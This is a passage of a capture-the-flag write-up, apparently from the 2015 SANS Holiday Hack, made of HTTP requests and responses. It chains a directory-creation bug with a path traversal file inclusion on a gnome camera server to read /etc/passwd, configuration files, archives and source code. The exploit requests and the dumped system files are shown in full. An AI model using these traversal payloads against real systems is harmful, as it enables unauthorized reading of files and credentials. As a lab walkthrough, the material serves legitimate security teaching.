
```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 03:33:13 GMT
Connection: close
Content-Length: 89917

�PNG
□
□□□IHDR□□□@□□□�□□□□□□�O*<□□□□gAMA□□��□�a□□□□□sRGB□��□�□□□
cHRM□□z&□□��□□�□□□��□□u0□□�`□□:�□□□p��Q<□□□□bKGD□□□□□□�C�□□□□
pHYs□□$�□□$�□P$��□□�□IDATx□��□t□ ��fw���lY�����������l�%�����I:�p&4�o�M□��=�?в�?���g�g��,{�U��Q��{�s����)E[
```



```
GET /cam?camera=5.png HTTP/1.1
```

However as indicated by the test above, I manually added ".png" to the end of the "5" parameter value and the response still loaded the correct PNG. This indicates that in production on sg02, the above mentioned if-condition is not commented and therefore a '.png' is not blindly being added.

We can test a true negative result by requesting "5.txt" which we know does not exist:




```
GET /cam?camera=5.txt HTTP/1.1
Host: 52.34.3.80
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0) Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.34.3.80/cameras
Cookie: sessionid=677lUCpPY94zoUgr05Aa
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 13:13:45 GMT
Connection: close
Content-Length: 63

File ./public/images/5.txt.png does not exist or access denied!
```

As expected, we received an error message that the file does not exist and we see that a '.png' was added since the original "camera" GET parameter did not contain ".png".
Also given the error message above, we now know where images are being loaded relative to the web root at <webroot>/public/images/<pngfile>. Looking at the directory success message from the previous Settings-Upload vulnerability and adding the information from the above error message, the full path from the filesystem root to the image directory is:

```
/gnome/www/public/images/<pngfile>
```


Now having the full path from the filesystem root and performing a similar test as we did earlier, if we try a standard path traversal LFI attack, it fails even when we add a %00 character at the end to truncate the '.png' added by the application. The failure of the NULL termination trick was also indicated by Josh Wright's character in the Dosis Neighboorhood since SSJS LFI is not susceptible to NULL character termination the way PHP is.



```
GET /cam?camera=../../../../etc/passwd%00 HTTP/1.1
Host: 52.34.3.80
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Cookie: sessionid=TWR4LIJSl9Qll4Rjh3M7
Connection: close
```


```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 13:42:29 GMT
Connection: close
Content-Length: 81

File ./public/images/../../../../etc/passwd□.png does not exist or access denied!
```

There is one other detail that also could be thwarting our LFI attack, so just to rule it out now, let's do a quick test to make sure the web application has read permissions to other areas of the filesystem outside the web root. Doing a quick search on the firmware filesystem for other ".png" files show these below. Let's test our theory on "hawk.png", the 3^{rd} one on the list, to see if we can read it using our png LFI attack with /cam?camera=<pngfile> URI.



```
root@kali:~/giyh/challenge2-firmware/squashfs-root# find . -type f -name "*.png"
./www/node_modules/monk/node_modules/mongodb/node_modules/bson/tools/jasmine-1.1.0/jasmine_favicon.png
./usr/lib/node_modules/npm/node_modules/request/node_modules/hawk/images/logo.png
./usr/lib/node_modules/npm/node_modules/request/node_modules/hawk/images/hawk.png
./usr/lib/node_modules/npm/node_modules/request/node_modules/hawk/node_modules/hoek/images/hoek.png
./usr/lib/node_modules/npm/node_modules/request/node_modules/hawk/node_modules/boom/images/boom.png
./usr/lib/node_modules/npm/node_modules/npmlog/node_modules/gauge/example.png
root@kali:~/giyh/challenge2-firmware/squashfs-root# 
```

And indeed, success. We are able to read at least this file outside the web root, but only if it has a ".png" extension, or more precisely, only if the string ".png" exists anywhere in the "camera" GET parameter value and the full path points to a valid readable file on the filesystem!



```
GET /cam?camera=../../../../usr/lib/node_modules/npm/node_modules/request/node_modules/hawk/images/hawk.png
HTTP/1.1
Host: 52.34.3.80
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Cookie: sessionid=TWR4LIJSl9Qll4Rjh3M7
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 13:59:48 GMT
Connection: close
Content-Length: 6945

�PNG
□
□□□IHDR□□□)□□□g□□□□□\��*□□□     pHYs□□\F□□\F□□�CA□□
OiCCPPhotoshop ICC profile□□xڝSgTS�□=���BK���KoR□□ RB��□�&*!    □J�!��□Q�□EE□□η�□����□Q,□�
�□�!���������{�k������>���□�□□�H3Q5�□�B□□��������.@�
$p□□□�d!s�#□□�~<<+"�□�□□x�□□□�M��0□��□�B�\□��□�t�8K□�□□@z�B�□@F□���&S□�□□`�cb�□P-□`'□��□���{□□[�!□□��□
```


Which leads to the following vulnerability...

Vulnerability #2:

Abusing the "camera" GET parameter in the /cam URI, an attacker can perform an SSJS LFI attack for any arbitrary filesystem file given that the following two conditions are met:


a. The string '.png' must exist somewhere in the "camera" GET parameter value
b. The full file and path provided does point to an existing file

So now the question is: how can we combine Vulnerability #1 and #2 to access any file on sg02? Using Vulnerability #1, we can create a directory of the attacker's choosing and we know the full path to where that directory will exist. What if we try to create a directory called ".png" as such?



```
POST /settings HTTP/1.1
Host: 52.34.3.80
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:22.0)
Gecko/20100101 Firefox/22.0 Iceweasel/22.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.34.3.80/settings
Cookie: sessionid=TWR4LIJSl9Qll4Rjh3M7
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

filen=.png%2F&file=doesnotmatter.txt
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Content-Type: text/html; charset=utf-8
Content-Length: 3415
ETag: W/"d57-LjykVJNqOpT8qaCWQrd4ag"
Date: Mon, 28 Dec 2015 14:16:46 GMT
Connection: close

<!DOCTYPE html><html><head><title>GIYH::ADMIN PORT V.01</title><script src="/javascripts/jquery.min.js"></script><link rel="stylesheet"
href="/stylesheets/bootstrap.min.css"><link rel="stylesheet" href="/stylesheets/bootstrap-theme.min.css"><script
src="/javascripts/bootstrap.min.js"></script><link rel="stylesheet" href="/stylesheets/style.css"></head><body><div class="container-fluid"><div
class="row-fluid"><div class="col-md-3"><div class="well sidebar-nav"><img src="/images/logo.png" class="logo"><div
class="center_div"><h1>SG-02</h1><p>Gnome Network Status</p></div><ul class="list-group"><li class="list-group-item">SuperGnomes UP: 5</li><li
class="list-group-item">SuperGnomes DOWN: 0</li><li class="list-group-item">Gnomes UP: 1,653,325</li><li class="list-group-item">Gnomes DOWN:
79,990</li><li class="list-group-item">Gnome Backbone: UP</li><li class="list-group-item">Storage Avail: 1,353,235</li><li
class="list-group-item">Mem Avail: 835,325</li></ul></div></div><div class="col-md-9"><nav role="navigation" class="navbar navbar-default"><div
class="container-fluid"><div class="navbar-header"><button data-toggle="collapse" data-target="#bs-example-navbar-collapse-1"
class="navbar-toggle"><span class="sronly"></span><span class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span
class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span></button></div><div id="bs-example-navbar-collapse-1"
class="collapse navbar-collapse"><ul class="nav navbar-nav"><li><a href="/">Home</a></li><li><a href="/cameras">Cameras</a></li><li><a
href="/files">Files</a></li><li><a href="/gnomenet">GnomeNET</a></li><li><a href="/settings">Settings</a></li><li><a
href="/?logout=1">Logout</a></li></ul></div></div></nav><div class="jumbotron"><h1>Settings</h1><p class="message">Dir
/gnome/www/public/upload/DthmbbWk/.png/ created successfully!</p><p class="message">Insufficient space!  File creation error!</p><h2>Current
Settings</h2><h4>NOTE: These settings will be pushed to subordinate Gnomes on every poll.</h4><table class="table
table-striped"><tr><th>Setting</th><th>Value</th></tr><tr><td>Current config
file:</td><td>./tmp/e31faee/cfg/sg.01.v1339.cfg</td></tr><tr><td>Allow new subordinates?:</td><td>YES</td></tr><tr><td>Camera
monitoring?:</td><td>YES</td></tr><tr><td>Audio monitoring?:</td><td>YES</td></tr><tr><td>Camera update rate:</td><td>60min</td></tr><tr><td>Gnome
mode:</td><td>SuperGnome</td></tr><tr><td>Gnome name:</td><td>SG-02</td></tr><tr><td>Allow file uploads?:</td><td>YES</td></tr><tr><td>Allowed
file formats:</td><td>.png</td></tr><tr><td>Allowed file size:</td><td>512kb</td></tr><tr><td>Files
directory:</td><td>/gnome/www/files/</td></tr></table><h2>Upload Settings</h2><form method="post" role="form" class="upload-form
form-horizontal"><div class="form-group form-group-lg"><h4 class="col-sm-5">Dest filename (e.g. path/file.cfg):</h4><div class="col-sm-7"><input
placeholder="filename" required name="filen" type="text" class="form-control"></div></div><div class="form-group"><h4 class="col-sm-5">Choose a
file:</h4><div class="col-sm-7"><input placeholder="" required name="file" type="file" class="form-control"></div></div><div
class="form-group"><div class="col-sm-offset-6 col-sm-6"><button type="submit" class="login btn
btn-primary">Upload</button></div></div></form></div></div></div></div></body></html>
```




```
filen=.png%2F&file=doesnotmatter.txt
```

```
Dir /gnome/www/public/upload/DthmbbWk/.png/ created successfully!
```

Now let's use that newly created ".png" directory path to our advantage in the path traversal chain for Vulnerability #2 to reach our intended file target. We can do so as such:

Success!



```
GET /cam?camera=../upload/DthmbbWk/.png/../../../../../../etc/passwd HTTP/1.1
Host: 52.34.3.80
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Cookie: sessionid=TiIWCe2lrDkpQ5nBVOqK
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 14:22:10 GMT
Connection: close
Content-Length: 1354

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mongodb:x:106:65534::/home/mongodb:/bin/false
gnome-admin:x:1001:1001:,,,:/home/gnome-admin:/bin/false
camera:x:1002:1002:,,,:/home/camera:/bin/false
```


```
GET /cam?camera=../upload/DthmbbWk/.png/../../../../../../etc/passwd
```

The above GET parameter value retrieves /etc/passwd given that we created this ".png" path in the /upload directory using Vulnerability #1. Why does this work? Because we've satisfied the condition required by the cam viewing feature for ".png" to be present in the parameter value while still providing a legal path to our intended target file.


Now we have a mechanism to retrieve any file on the filesystem where:

a. The user "gnome-admin" (the user the web server is running as) has read permissions to read.
b. We know the full path and filename to reach it.

Using this, we can read gnome.conf, since we know from the Settings page on sg02 that gnome.conf exists in the following path:




Files directory: /gnome/www/files/



```
GET /cam?camera=../upload/DthmbbWk/.png/../../../../../../gnome/www/files/gnome.conf
HTTP/1.1
Host: 52.34.3.80
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Cookie: sessionid=TiIWCe2lrDkpQ5nBVOqK
Connection: close
```


```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 14:34:30 GMT
Connection: close
Content-Length: 339

Gnome Serial Number: XKCD988
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-02
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

sg02 gnome.conf




```
Gnome Serial Number: XKCD988
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-02
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

sg02 gnome.conf file ***(XKCD988 serial # = reference XKCD comic - https://xkcd.com/988/)***




```
GET /cam?camera=../upload/DthmbbWk/.png/../../../../../../gnome/www/files/factory_cam_2.zip HTTP/1.1
Host: 52.34.3.80
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Cookie: sessionid=7m1RiDCvmzbfngcM29UU
Connection: close
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 18:24:52 GMT
Connection: close
Content-Length: 1148593

PK□□
□□□□□□l�G�□□�    �□□      �□□□□□□factory_cam_2.png�PNG
□
□□□IHDR□□□□□□□□□□□□□5□Z□□□□gAMA□□��□�a□□□□
cHRM□□z&□□��□□�□□□��□□u0□□�`□□:�□□□p��Q<□□□□bKGD□□□□□□�C�□□□□□tIME□�□□
7□�'��□□�□IDATx�\}w<���-□2��&��□W2��"{�H□E��d□□@�□��^E□□□eo�~□|��}�����y����u�
�□��s����□□□�mEi�b��9)ؖ6□|�□□�3□�!�B�O□□�}� R����)YU�V□□9�g�□□u�_x{�□□□
```



```
GET /cam?camera=../upload/DthmbbWk/.png/../../../../../../gnome/www/files/20150225093040.zip HTTP/1.1
Host: 52.34.3.80
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Cookie: sessionid=7m1RiDCvmzbfngcM29UU
Connection: close
```


```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Mon, 28 Dec 2015 18:24:19 GMT
Connection: close
Content-Length: 3443

PK□□□□□□□□TjoGjh��□□□�□□□□□□□20150225093040_2.pcapUT
□□/�HV/�HVux□□□□�□□□□�□□□�Yk�□�□□'�<LM�V*□Z�5�□¸��z7;�:�□��ı�□�JWc��z�ye□�5-i��"�J
}���GUUU*�□��B��V-��(��*��s��k��]��M�:�|�:�s�=�W^z��M�□�����□□^□����|��|�□���A��L□"�
```



```
GET /cam?camera=../upload/OBjsAdYm/.png/../../../../../../gnome/www/routes/index.js HTTP/1.1
Host: 52.34.3.80
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Cookie: sessionid=gypx66TyR6iaTIzfeyps
Connection: close
```

